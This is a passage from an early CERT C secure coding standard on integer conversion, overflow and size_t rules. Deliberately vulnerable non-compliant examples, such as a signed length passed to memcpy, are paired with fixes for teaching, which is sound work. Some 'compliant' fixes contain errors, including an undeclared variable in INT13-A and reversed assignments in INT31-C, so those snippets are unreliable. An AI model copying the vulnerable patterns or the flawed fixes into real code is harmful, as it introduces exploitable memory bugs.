The size_t type is the unsigned integer type of the result of the sizeof operator. The underlying representation of variables of type size_t are guaranteed to be of sufficient precision to represent the size of an object. The limit of size_t is specified by the SIZE_MAX macro.

Any variable that is used to represent the size of an object including, but not limited to, integer values used as sizes, indices, loop counters, and lengths should be declared as size_t.

Non-Compliant Code Example

In this example, the dynamically allocated buffer referenced by p will overflow for values of n > INT_MAX.

```
char *copy(size_t n, char *str) {
  int i;
  char *p = malloc(n);
  for ( i = 0; i < n; ++i ) {
    p[i] = *str++;
  }
  p[i] = '\0';
  return p;
}

char *p = copy(SIZE_MAX, argv[1]);
```

If int and size_t are represented by the same number of bits, the loop will execute n times. This is because the comparison i < n is an unsigned comparison. However, once i > INT_MAX, i becomes a negative value (INT_MIN). As soon as it does, the memory location referenced by p[i] is before the start of the memory referenced by p.

Compliant Solution

Declaring i to be of type size_t eliminates the possible integer overflow condition (in this example).

```
char *copy(size_t n, char *str) {
  size_t i;
  char *p = malloc(n);
  for ( i = 0; i < n; ++i ) {
    p[i] = *str++;
  }
  return p;
}

char *p = copy(20, "hi there");
```

Non-Compliant Code Example

This non-compliant code example accepts two arguments (the length of data to copy in argv[1] and the actual string data in argv[2]). The second string argument is then copied into a fixed size buffer.

However, the program checks to make sure that the specified length does not exceed the size of the destination buffer and only copies the specified length using `memcpy()`.

```
#define BUFF_SIZE 10
int main(int argc, char* argv[]){
  int len;
  char buf[BUFF_SIZE];
  len = atoi(argv[1]);
  if (len < BUFF_SIZE){
    memcpy(buf, argv[2], len);
  }
}
```

Unfortunately, this code is still vulnerable to buffer overflows. The variable `len` is declared as a signed integer which means that it can take on both negative and positive values. The `argv[1]` argument can be a negative value. A negative value provided as a command line argument bypasses the range check `len < BUFF_SIZE`. However, when the value is passed to `memcpy()` it will be interpreted as a very large, unsigned value of type `size_t`.

Compliant Solution

By declaring the variable `len` as `size_t`, the range check on the upper-bound is sufficient to guarantee no buffer overflow will occur, because the lower bound is zero.

```
#define BUFF_SIZE 10
int main(int argc, char* argv[]){
  size_t len;
  char buf[BUFF_SIZE];
  len = atoi(argv[1]);
  if (len < BUFF_SIZE){
    memcpy(buf, argv[2], len);
  }
}
```

Non-Compliant Code Example

In this non-compliant code example, an integer overflow is specifically checked for by checking if `length + 1 == 0` (that is, integer wrap has occurred). If the test passes, a wrapper to `malloc()` is called to allocate the appropriate data block (this is a common idiom). In a program compiled using an ILP32 compiler, this code runs as expected, but in an LP64 environment an integer overflow can occur, because `length` is now a 64-bit value. Tthe result of the expression, however, is truncated to 32-bits when passed as an argument to `alloc()`, because it takes an `unsigned int` argument.

```
void *alloc(unsigned int blocksize) {
  return malloc(blocksize);
}

int read_counted_string(int fd) {
  unsigned long length;
  unsigned char *data;

  if (read_integer_from_network(fd, &length) < 0) {
    return -1;
  }

  if (length + 1 == 0) {
```

```
    /* handle integer overflow */
  }

  data = alloc(length + 1);

  if (read_network_data(fd, data, length) < 0) {
    free(data);
    return -1;
  }

  ...
}
```

Compliant Solution

Declaring both `length` and the `blocksize` argument to `alloc()` as `size_t` eliminates the possibility of truncation.

```
void *alloc(size_t blocksize) {
  return malloc(blocksize);
}

int read_counted_string(int fd) {
  size_t length;
  unsigned char *data;

  if (read_integer_from_network(fd, &length) < 0) {
    return -1;
  }

  if (length + 1 == 0) {
    /* handle integer overflow */
  }

  data = alloc(length + 1);

  if (read_network_data(fd, data, length) < 0) {
    free(data);
    return -1;
  }

  ...
}
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT01-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.17, "Common definitions <stddef.h>"
[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"

INT02-A. Understand integer conversion rules

This page last changed on Mar 16, 2007 by ods.

Type conversions occur explicitly as the result of a cast or implicitly as required by an operation. While conversions are generally required for the correct execution of a program, they can also lead to lost or misinterpreted data.

The C99 standard rules define how C compilers handle conversions. These rules include *integer promotions*, *integer conversion rank*, and the *usual arithmetic conversions*.

Integer Promotions

Integer types smaller than `int` are promoted when an operation is performed on them. If all values of the original type can be represented as an `int`, the value of the smaller type is converted to an `int`; otherwise, it is converted to an `unsigned int`.

Integer promotions are applied as part of the usual arithmetic conversions to certain argument expressions, operands of the unary +, -, and ~ operators, and operands of the shift operators. The following code fragment illustrates the use of integer promotions:

```
char c1, c2;
c1 = c1 + c2;
```

Integer promotions require the promotion of each variable (`c1` and `c2`) to `int` size. The two `ints` are added and the sum truncated to fit into the `char` type.

Integer promotions are performed to avoid arithmetic errors resulting from the overflow of intermediate values. For example:

```
char cresult, c1, c2, c3;
c1 = 100;
c2 = 90;
c3 = -120;
cresult = c1 + c2 + c3;
```

In this example, the value of `c1` is added to the value of `c2`. The sum of these values is then added to the value of `c3` (according to operator precedence rules). The addition of `c1` and `c2` would result in an overflow of the `signed char` type because the result of the operation exceeds the maximum size of `signed char`. Because of integer promotions, however, `c1`, `c2`, and `c3` are each converted to integers and the overall expression is successfully evaluated. The resulting value is then truncated and stored in `cresult`. Because the result is in the range of the `signed char` type, the truncation does not result in lost data.

Integer promotions have a number of interesting consequences. For example, adding two small integer types always results in a value of type `signed int` or `unsigned int`, and the actual operation takes place in this type. Also, applying the bitwise negation operator ~ to an `unsigned char` (on IA-32) results in a negative value of type `signed int` because the value is zero-extended to 32 bits.

Integer Conversion Rank

Every integer type has an integer conversion rank that determines how conversions are performed. The following rules for determining integer conversion rank are defined in C99.

- No two different signed integer types have the same rank, even if they have the same representation.
- The rank of a signed integer type is greater than the rank of any signed integer type with less precision.
- The rank of long long int is greater than the rank of long int, which is greater than the rank of int, which is greater than the rank of short int, which is greater than the rank of signed char.
- The rank of any unsigned integer type is equal to the rank of the corresponding signed integer type, if any.
- The rank of any standard integer type is greater than the rank of any extended integer type with the same width.
- The rank of char is equal to the rank of signed char and unsigned char.
- The rank of any extended signed integer type relative to another extended signed integer type with the same precision is implementation defined but still subject to the other rules for determining the integer conversion rank.
- For all integer types T1, T2, and T3, if T1 has greater rank than T2 and T2 has greater rank than T3, then T1 has greater rank than T3.

The integer conversion rank is used in the usual arithmetic conversions to determine what conversions need to take place to support an operation on mixed integer types.

Usual Arithmetic Conversions

The usual arithmetic conversions are a set of rules that provides a mechanism to yield a common type when both operands of a binary operator are balanced to a common type or the second and third arguments of the conditional operator (? :) are balanced to a common type. Balancing conversions involve two operands of different types, and one or both operands may be converted. Many operators that accept arithmetic operands perform conversions using the usual arithmetic conversions. After integer promotions are performed on both operands, the following rules are applied to the promoted operands.

1. If both operands have the same type, no further conversion is needed.
2. If both operands are of the same integer type (signed or unsigned), the operand with the type of lesser integer conversion rank is converted to the type of the operand with greater rank.
3. If the operand that has unsigned integer type has rank greater than or equal to the rank of the type of the other operand, the operand with signed integer type is converted to the type of the operand with unsigned integer type.
4. If the type of the operand with signed integer type can represent all of the values of the type of the operand with unsigned integer type, the operand with unsigned integer type is converted to the type of the operand with signed integer type.
5. Otherwise, both operands are converted to the unsigned integer type corresponding to the type of the operand with signed integer type. Specific operations can add to or modify the semantics of the usual arithmetic operations.

Example

In the following example, assume the following code is compiled and executed on IA-32:

```
signed char sc = SCHAR_MAX;
unsigned char uc = UCHAR_MAX;
signed long long sll = sc + uc;
```

Both the `signed char sc` and the `unsigned char uc` are subject to integer promotions in this example. Because all values of the original types can be represented as `int`, both values are automatically converted to `int` as part of the integer promotions. Further conversions are possible, if the types of these variables are not equivalent as a result of the "usual arithmetic conversions." The actual addition operation in this case takes place between the two 32-bit `int` values. This operation is not influenced by the fact that the resulting value is stored in a signed long long integer. The 32-bit value resulting from the addition is simply sign-extended to 64-bits after the addition operation has concluded.

Assuming that the precision of `signed char` is 7 bits and the precision of `unsigned char` is 8 bits, this operation is perfectly safe. However, if the compiler represents the `signed char` and `unsigned char` types using 31 and 32 bit precision (respectively), the variable `uc` would need be converted to `unsigned int` instead of `signed int`. As a result of the usual arithmetic conversions, the `signed int` is converted to unsigned and the addition takes place between the two `unsigned int` values. Also, because `uc` is equal to `UCHAR_MAX`, which is equal to `UINT_MAX` in this example, the addition will result in an overflow. The resulting value is then zero-extended to fit into the 64-bit storage allocated by `sll`.

Risk Assessment

Misunderstanding integer conversion rules can lead to integer errors, which in turn can lead to exploitable vulnerabilities.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT02-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERTwebsite.

References

[Dowd 06] Chapter 6, "C Language Issues" (Type Conversions 223-270)
[ISO/IEC 9899-1999] Section 6.3, "Conversions"
[Seacord 05] Chapter 5, "Integers"

INT03-A. Use a secure integer library

This page last changed on Mar 16, 2007 by ods.

The first line of defense against integer vulnerabilities should be range checking, either explicitly or through strong typing. However, it is difficult to guarantee that multiple input variables cannot be manipulated to cause an error to occur in some operation somewhere in a program.

An alternative or ancillary approach is to protect each operation. However, because of the large number of integer operations that are susceptible to these problems and the number of checks required to prevent or detect exceptional conditions, this approach can be prohibitively labor intensive and expensive to implement.

A more economical solution to this problem is to use a safe integer library for all operations on integers where one or more of the inputs could be influenced by an untrusted source and the resulting value, if incorrect, would result in a security flaw. The following example shows when safe integer operations are not required:

```
void foo() {
  size_t i;

  for (i = 0; i < INT_MAX; i++) {
    ...
  }
}
```

In this example, the integer `i` is used in a tightly controlled loop and is not subject to manipulation by an untrusted source, so using safe integers would add unnecessary performance overhead.

IntegerLib

The IntegerLib IntegerLib.zip was developed by the CERT/CC and is freely available.

hThe purpose of this library is to provide a collection of utility functions that can assist software developers in writing C programs that are free from common integer problems such as integer overflow, integer truncation, and sign errors that are a common source of software vulnerabilities.

Functions have been provided for all integer operations subject to overflow such as addition, subtraction, multiplication, division, unary negation, etc.) for `int`, `long`, `long long`, and `size_t` integers. The following example illustrates how the library can be used to add two `signed long` integer values:

```
long retsl, xsl, ysl;
xsl = LONG_MAX;
ysl = 0;
retsl = addsl(xsl,ysl);
```

For short integer types (`char` and `short`) it is necessary to truncate the result of the addition using one of the safe conversion functions provided, for example:

```
char retsc, xsc, ysc;
xsc = SCHAR_MAX;
ysc = 0;
retsc = si2sc(addsi(xsc, ysc));
```

For error handling, the secure integer library uses the mechanism for runtime-constraint handling defined by ISO/IEC TR 24731.

The implementation uses the high performance algorithms defined by Henry S. Warren in the book "Hacker's Delight".

Risk Assessment

Integer behavior in C is relatively complex, and it is easy to make subtle errors that turn into exploitable vulnerabilities. While not strictly necessary, using a secure integer library can provide an encapsulated solution against these errors.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT03-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERTwebsite.

References

[Seacord 05] Chapter 5, "Integers"
[Warren 02] Chapter 2, "Basics"
[ISO/IEC TR 24731-2006]

INT04-A. Enforce limits on integer values originating from untrusted sources

This page last changed on Mar 16, 2007 by jsg.

All integer values originating from untrusted sources should be evaluated to determine whether there are identifiable upper and lower bounds. If so, these limits should be enforced by the interface. Anything that can be done to limit the input of excessively large or small integers should help prevent overflow and other type range errors. Furthermore, it is easier to find and correct input problems than it is to trace internal errors back to faulty inputs.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT04-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Seacord 05] Chapter 5, "Integer Security"

INT05-A. Do not use functions that input character data and convert the data if these functions cannot handle all possible inputs

This page last changed on Mar 17, 2007 by rcs.

Do not use functions that input character data and convert the data if these functions cannot handle all possible inputs. For example, formatted input functions such as `scanf()`, `fscanf()`, `vscanf()`, and `vfscanf()` can be used to read string data from `stdin` or (in the cases of `fscanf()` and `vfscanf()`) other input stream. These functions work fine for valid integer values but lack robust error handling for invalid values.

Instead of these functions, try inputing the value as a string and then converting it to an integer value using `strtol()` or a related function [INT06-A].

Non-Compliant Example

This non-compliant example uses the `scanf()` function to read a string from `stdin` and convert it to an integer value. The `scanf()` and `fscanf()` functions have undefined behavior if the value of the result of this operation cannot be represented as an integer.

```
int si;

scanf("%d", &si);
```

Compliant Solution

This compliant example uses `fgets()` to input a string and `strtol()` to convert the string to an integer value. Error checking is provided to make sure that the value is a valid integer in the range of `int`.

```
char buff [25];
char *end_ptr;
long sl;
int si;

fgets(buff, sizeof buff, stdin);

errno = 0;

sl = strtol(buff, &end_ptr, 0);

if (ERANGE == errno) {
  puts("number out of range\n");
}
else if (sl > INT_MAX) {
  printf("%ld too large!\n", sl);
}
else if (sl < INT_MIN) {
  printf("%ld too small!\n", sl);
}
else if (end_ptr == buff) {
  puts("not valid numeric input\n");
}
else if ('\0' != *end_ptr) {
  puts("extra characters on input line\n");
}
else {
```

```
    si = (int)sl;
  }
```

If you are attempting to convert a string to a smaller interger type (`int`, `short`, or `signed char`), then you only need test the result against the limits for that type. The tests do nothing if the smaller type happens to have the same size and representation on a particular compiler.

Note that this solution treats any trailing characters, including white space characters, as an error condition.

Risk Assessment

While it is relativley rare for a violation of this rule to result in a security vulnerability, it could more easily result in loss or misinterpreted data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
	1 (low)	**2** (low)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Klein 02]
[ISO/IEC 9899-1999] Section 7.20.1.4, "The strtol, strtoll, strtoul, and strtoull functions," and Section 7.19.6, "Formatted input/output functions"

INT06-A. Use strtol() to convert a string token to an integer

This page last changed on Mar 16, 2007 by ods.

Use `strtol()` or a related function to convert a string token to an integer. The `strtol()`, `strtoll()`, `strtoul()`, and `strtoull()` functions convert the initial portion of a string token to `long int`, `long long int`, `unsigned long int`, and `unsigned long long int` representation, respectively. These functions provide more robust error handling than alternative solutions.

Non-Compliant Example

This non-compliant code example converts the string token stored in the static array `buff` to a signed integer value using the `atoi()` function.

```
int si;

if (argc > 1) {
  si = atoi(argv[1]);
}
```

The `atoi()`, `atol()`, and `atoll()` functions convert the initial portion of a string token to `int`, `long int`, and `long long int` representation, respectively. Except for the behavior on error, they are equivalent to

```
atoi: (int)strtol(nptr, (char **)NULL, 10)
atol: strtol(nptr, (char **)NULL, 10)
atoll: strtoll(nptr, (char **)NULL, 10)
```

Unfortunately, `atoi()` and related functions lack a mechanism for reporting errors for invalid values. Specifically, the `atoi()`, `atol()`, and `atoll()` functions:

- do not need to set errno on an error
- have undefined behavior if the value of the result cannot be represented

Non-Compliant Example

This non-compliant example uses the `sscanf()` function to convert a string token to an integer. The `sscanf()` function has the same problems as `atoi()`.

```
int si;

if (argc > 1) {
  sscanf(argv[1], "%d", &si);
}
```

Compliant Solution

This compliant example uses `strtol()` to convert a string token to an integer value and provides error

checking to make sure that the value is in the range of `int`.

```
long sl;
int si;
char *end_ptr;

if (argc > 1) {

  errno = 0;

  sl = strtol(argv[1], &end_ptr, 0);

  if (ERANGE == errno) {
    puts("number out of range\n");
  }
  else if (sl > INT_MAX) {
    printf("%ld too large!\n", sl);
  }
  else if (sl < INT_MIN) {
    printf("%ld too small!\n", sl);
  }
  else if (end_ptr == argv[1]) {
    puts("invalid numeric input\n");
  }
  else if ('\0' != *end_ptr) {
    puts("extra characters on input line\n");
  }
  else {
    si = (int)sl;
  }
}
```

If you are attempting to convert a string token to a smaller integer type (`int`, `short`, or `signed char`), then you only need test the result against the limits for that type. The tests do nothing if the smaller type happens to have the same size and representation on a particular compiler.

Risk Assessment

While it is relatively rare for a violation of this rule to result in a security vulnerability, it could more easily result in loss or misinterpreted data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT06-A	**1** (low)	**2** (low)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Klein 02]
[ISO/IEC 9899-1999] Section 7.20.1.4, "The strtol, strtoll, strtoul, and strtoull functions," Section 7.20.1.2, "The atoi, atol, and atoll functions," and Section 7.19.6.7, "The sscanf function"

INT07-A. Explicitly specify signed or unsigned for character types

This page last changed on Mar 16, 2007 by ods.

The three types `char`, `signed char`, and `unsigned char` are collectively called the *character types*. Compilers have the latitude to define `char` to have the same range, representation, and behavior as *either* `signed char` or `unsigned char`. Irrespective of the choice made, `char` is a separate type from the other two and is **not** compatible with either.

Non-Compliant Code Example

This non-compliant code example is taken from an actual vulnerability in bash versions 1.14.6 and earlier that resulted in the release of CERT Advisory CA-1996-22. This vulnerability resulted from the declaration of the `string` variable in the `yy_string_get()` function as `char *` in the `parse.y` module of the bash source code:

```
static int yy_string_get() {
  register char *string;
  register int c;

  string = bash_input.location.string;
  c = EOF;

  /* If the string doesn't exist, or is empty, EOF found. */
  if (string && *string) {
      c = *string++;
      bash_input.location.string = string;
    }
  return (c);
}
```

The string variable is used to traverse the character string containing the command line to be parsed. As characters are retrieved from this pointer, they are stored in a variable of type `int`. For compilers in which the `char` type defaults to `signed char`, this value is sign-extended when assigned to the `int` variable. For character code 255 decimal (-1 in two's complement form), this sign extension results in the value -1 being assigned to the integer which is indistinguishable from the `EOF` integer constant expression.

Compliant Solution

This problem is easily repaired by explicitly declaring the `string` variable as `unsigned char`.

```
static int yy_string_get() {
  register unsigned char *string;
  register int c;

  string = bash_input.location.string;
  c = EOF;

  /* If the string doesn't exist, or is empty, EOF found. */
  if (string && *string) {
      c = *string++;
      bash_input.location.string = string;
    }
  return (c);
```

```
}
```

Risk Assessment

This is a subtle error that results in a disturbingly broad range of potentially severe vulnerabilitiles.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT07-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.2.5, "Types"

INT08-A. Verify that all integer values are in range

This page last changed on Mar 16, 2007 by ods.

Integer operations must result in an integer value within the range of the integer type (that is, the resulting value is the same as the result produced by unlimited-range integers). Frequently the range is more restrictive based on the use of the integer value, for example, as an index. Integer values can be verified by code review or by static analysis.

Verifiably in range operations are often preferable to treating out of range values as an error condition because the handling of these errors has been repeatedly shown to cause denial-of-service problems in actual applications. The quintessential example of this is the failure of the Ariane 5 launcher which occurred due to an improperly handled conversion error resulting in the processor being shutdown [Lions 96].

Faced with an integer overflow, the underlying computer system may do one of two things: (a) signal some sort of error condition, or (b) produce an integer result that is within the range of representable integers on that system. The latter semantics may be preferable in some situations in that it allows the computation to proceed, thus avoiding a denial-of-service attack. However, it raises the question of what integer result to return to the user.

Below is set out definitions of two algorithms that produce integer results that are always within a defined range, namely between the integer values `MIN` and `MAX` (inclusive), where `MIN` and `MAX` are two representable integers with `MIN < MAX`. This method of producing integer results is called *Verifiably-in-Range Integers*. The two algorithms are Saturation and Modwrap, defined in the following two subsections.

Saturation Semantics

For saturation semantics, assume that the mathematical result of the computation is `result`. The value actually returned to the user is set out in the following table:

range of mathematical result	result returned
`MAX < result`	`MAX`
`MIN <= result <= MAX`	`result`
`result < MIN`	`MIN`

Modwrap Semantics

Modwrap semantics is where the integer values "wrap round" (also called *modulo* arithmetic). That is, adding one to `MAX` produces `MIN`. This is the defined behavior for unsigned integers in the C Standard [ISO/IEC 9899-1999] (see Section 6.2.5, "Types", paragraph 9) and, very often, is the behavior of signed integers also. However, in many applications, it would be more sensible to use saturation semantics rather than modwrap semantics. For example, in the computation of a size (using unsigned integers), it is often better for the size to stay at the maximum value in the event of overflow, rather than suddenly becoming a very small value.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT08-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Lions 96]

INT09-A. Ensure enumeration constants map to unique values

This page last changed on Mar 16, 2007 by ods.

Enumeration types in C map to integers. The normal expectation is that each enumeration type member is distinct. However, there are some non-obvious errors that are commonly made that cause multiple enumberation type members to have the same value.

Non-Compliant Code Example

In this non-compliant code example, numeration type members can be assigned explicit values:

```
enum {red=4, orange, yellow, green, blue, indigo=6, violet};
```

It may not be obvious to the programmer (though it is fully specified in the language) that `yellow` and `indigo` have been declared to be identical values (6), as are `green` and `violet` (7).

Compliant Solution

Enumeration type declarations must either

- provide no explicit integer assignments, for example:

```
enum {red, orange, yellow, green, blue, indigo, violet};
```

- assign a value to the first member only (the rest are then sequential), for example:

```
enum {red=4, orange, yellow, green, blue, indigo, violet};
```

- assign a value to all members, so any equivalence is explicit, for example:

```
enum {red=4, orange=5, yellow=6, green=7, blue=8, indigo=6, violet=7};
```

It is also advisable to provide a comment explaning why multiple enumeration type members are being assigned the same value so that future maintainers don't mistakenly identify this as an error.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT09-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.2.2, "Enumeration specifiers"
[MISRA 04] Rule 9.3

INT10-A. Define integer constants as an enum value

This page last changed on Mar 16, 2007 by ods.

An enumeration value is an rvalue while a `const`-qualified object is a non-modifiable lvalue. While you can take the address of a non-modifiable lvalue you cannot take the address of an rvalue. Because a `const`-qualified object is addressable, the compiler may generate storage to hold a copy of the object.

Using an rvalue in place of a non-modifiable lvalue makes it less likely that the code will accidently modify a constant value [EXP31-C].

Non-Compliant Coding Example

In this non-complicant coding examle, `min` is defined as a macro and `max` is declared as a `const`-qualified `int`.

```
#define min -16
int const max = 15;
int const *p;

p = &max;  /* ok */
```

It is legal in this program to take the address of the `const`-qualified object. If this is not expected or desired behavior, both integer constants should be declared as enumeration values. While `min` in this example is also an rvalue, defining `min` as a enumeration value instead of a macro has the advantages of providing a scope for the rvalue and allowing compile-time type checking.

NOTE: C compilers almost always allocate storage for const-qualfied objects.

Compliant Solution

In this compliant solution, both `min` and `max` are declared as an enumeration values.

```
enum { min = -16, max = 15 };
int const *p;

p = &max;  /* compilation error */
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT10-A	**1** (medium)	**1** (probable)	**2** (medium)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Seacord 05] Chapter 5, "Integer Security"

INT11-A. Be careful converting small signed integers to larger unsigned integers

This page last changed on Mar 16, 2007 by ods.

According to C99 Section 6.3.1.3, "Signed and unsigned integers" [ISO/IEC 9899-1999], when a value with integer type is converted to an unsigned type:

> the value is converted by repeatedly adding or subtracting one more than the maximum value that can be represented in the new type until the value is in the range of the new type

This rule describes arithmetic on the mathematical value, not the value of a given type of expression. This behavior can have unexpected results, particularly when converting from a small, signed integer type (a `signed char` or `signed short`) to a larger unsigned integer type, such as: `unsigned int`, `unsigned long`, `unsigned long long`, or `size_t`.

This vulnerability was present in antisniff v 1.1.2 [Dowd 06].

Non-Compliant Code Example

In this non-compliant code example, the character variable `data` is assigned the value 255 (or -1, assuming a typical implementation). Assuming that one more than the maximum value that can be represented by an `unsigned int` is `0x100000000`, adding -1 results in a value of `0xFFFFFFFF`. This same result is obtained by converting the `char` variable `data` to `signed int` by sign extension and then converting to `unsigned int`.

```
signed char data = 255;
unsigned int count = (unsigned int)data;  /* count = 4294967295 */
count = data; /* count = 4294967295 */
```

In many cases this result can be surprising, as an uninformed developer may expect the variable `count` to be assigned the value 255 as the result of these conversions.

Compliant Solution

If the intent is to treat the signed integer data as unsigned, it must first be converted to the corresponding unsigned integer type. For example, in this compliant solution, the `signed char` variable `data` is first converted to `unsigned char` before being assigned to the `unsigned int count`. This assignment results in `count` assuming being assigned the value 255 as `data` is first converted to an `unsigned char` before being converted to `unsigned int`.

```
signed char data = 255;
unsigned int count = (unsigned char)data; /* count = 255 */
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT11-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.3.1.3, "Signed and unsigned integers"
[Dowd 06] Chapter 6, "C Language Issues" (Sign Extension, pp. 248-259)

INT12-A. Do not make assumptions about the type of a bit-field when used in an expression

This page last changed on Mar 16, 2007 by ods.

Bit-fields can be used to allow flags or other integer values with small ranges to be packed together to save storage space.

For bit-fields, it is implementation-defined whether the specifier `int` designates the same type as signed `int` or the same type as unsigned `int`. Also, C99 requires that "If an `int` can represent all values of the original type, the value is converted to an `int`; otherwise, it is converted to an unsigned `int`."

In the following example:

```
struct {
    unsigned int a: 8;
} bits = {255};


int main(void) {

    printf("unsigned 8-bit field promotes to %s.\n",
        (bits.a << 24) < 0 ? "signed" : "unsigned");
}
```

The type of the expression (bits.a << 24) is compiler dependent and may be either signed or unsigned depending on the compiler's interpretation of the standard.

The first interpretation is that when this value is used as an rvalue (e.g., lvalue = rvalue), the type is "`unsigned int`" as declared. An `unsigned int` cannot be represented as an `int`, so integer promotions require that this be an `unsigned int`, and hence "unsigned".

The second interpretation is that this is an 8-bit integer. As a result, this eight bit value can be represented as an `int`, so integer promotions require that it be converted to `int`, and hence "signed".

This also has implications for `signed long long` and `unsigned long long` types. For example, gcc will also interpret the following as an eight bit value and promote it to `int`:

```
struct {
    unsigned long long a:8;
} ull = {255};
```

The following attributes of bit-fields are also implemention defined:

- The alignment of bit fields in the storage unit. For example, the bit fields may be allocated from the high end or the low end of the storage unit.
- Whether or not bit-fields can overlap an storage unit boundary. For example, assuming eight bits to a byte, if bit-fields of six and four bits are declared, is each bitfield contained within a byte or are they be split across multiple bytes?

Therefore, it is impossible to write portable code that makes assumptions about the layout of bit-fields

structures.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT12-A	**2** (medium)	**1** (low)	**2** (medium)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.2, "Type specifiers"
[MISRA 04] Rule 3.5

INT13-A. Do not assume that a right shift operation is implemented as a logical or an arithmetic shift

This page last changed on Mar 16, 2007 by ods.

Do not assume that a right shift operation is implemented as either an arithmetic (signed) shift or a logical (unsigned) shift. If `E1` in the expression `E1 >> E2` has a signed type and a negative value, the resulting value is implementation defined and may be either an arithmetic shift or a logical shift. Also, be careful to avoid undefined behavior while performing a bitwise shift [INT36-C].

Non-Compliant Coding Example

For implementations in which an arithmetic shift is performed and the sign bit can be propagated as the number is shifted.

```
int stringify;
char buf[sizeof("256")];
sprintf(buf, "%u", stringify >> 24);
```

If `stringify` has the value `0x80000000`, `stringify >> 24` evaluates to `0xFFFFFF80` and the subsequent call to `sprintf()` results in a buffer overflow.

Compliant Solution

For bit extraction, make sure to mask off the bits you are not interested in.

```
int stringify;
char buf[sizeof("256")];
sprintf(buf, "%u", ((number >> 24) & 0xff));
```

Risk Assessment

Improper range checking can lead to buffer overflows and the execution of arbitary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT13-A	**3** (high)	**1** (probable)	**2** (medium)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues"

[ISO/IEC 9899-1999] Section 6.5.7, "Bitwise shift operators"
[ISO/IEC 03] Section 6.5.7, "Bitwise shift operators"

INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data

This page last changed on Mar 16, 2007 by ods.

Integer values used in any of the following ways must be guaranteed correct:

- as an array index
- in any pointer arithmetic
- as a length or size of an object
- as the bound of an array (for example, a loop counter)
- in security critical code

Integer conversions, including implicit and explicit (using a cast), must be guaranteed not to result in lost or misinterpreted data. The only integer type conversions that are guaranteed to be safe for all data values and all possible conforming implementations are conversions of an integral value to a wider type of the same signedness. From C99 Section 6.3.1.3:

> When a value with integer type is converted to another integer type other than `_Bool`, if the value can be represented by the new type, it is unchanged.
>
> Otherwise, if the new type is unsigned, the value is converted by repeatedly adding or subtracting one more than the maximum value that can be represented in the new type until the value is in the range of the new type.
>
> Otherwise, the new type is signed and the value cannot be represented in it; either the result is implementation-defined or an implementation-defined signal is raised.

Typically, converting an integer to a smaller type results in truncation of the high-order bits.

Non-Compliant Code Example

Type range errors, including loss of data (truncation) and loss of sign (sign errors), can occur when converting from an *unsigned* type to a *signed* type. The following code is likely to result in a truncation error for almost all implementations:

```
unsigned long int ul = ULONG_MAX;
signed char sc;
sc = (signed char)ul; /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from an unsigned type to a signed type. The following code, for example, can be used when converting from `unsigned long int` to a `signed char`.

```
unsigned long int ul = ULONG_MAX;
signed char sc;
if (ul <= SCHAR_MAX) {
  sc = (signed char)ul;  /* use cast to eliminate warning */
}
else {
  /* handle error condition */
}
```

Non-Compliant Code Example

Type range errors, including loss of data (truncation) and loss of sign (sign errors), can occur when converting from a *signed* type to an *unsigned* type. The following code results in a loss of sign:

```
signed int si = INT_MIN;
unsigned int ui;
si = (unsigned int)ui;  /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from a signed type to an unsigned type. The following code, for example, can be used when converting from `signed int` to `unsigned int`.

```
signed int si = INT_MIN;
unsigned int ui;
if ( (si < 0) || (si > UINT_MAX) ) {
  /* handle error condition */
}
else {
  si = (unsigned int)ui;  /* cast eliminates warning */
}
```

NOTE: While unsigned types can usually represent all positive values of the corresponding signed type, this relationship is not guaranteed by the C99 standard.

Non-Compliant Code Example

A loss of data (truncation) can occur when converting from a signed type to a signed type with less precision. The following code is likely to result in a truncation error for most implementations:

```
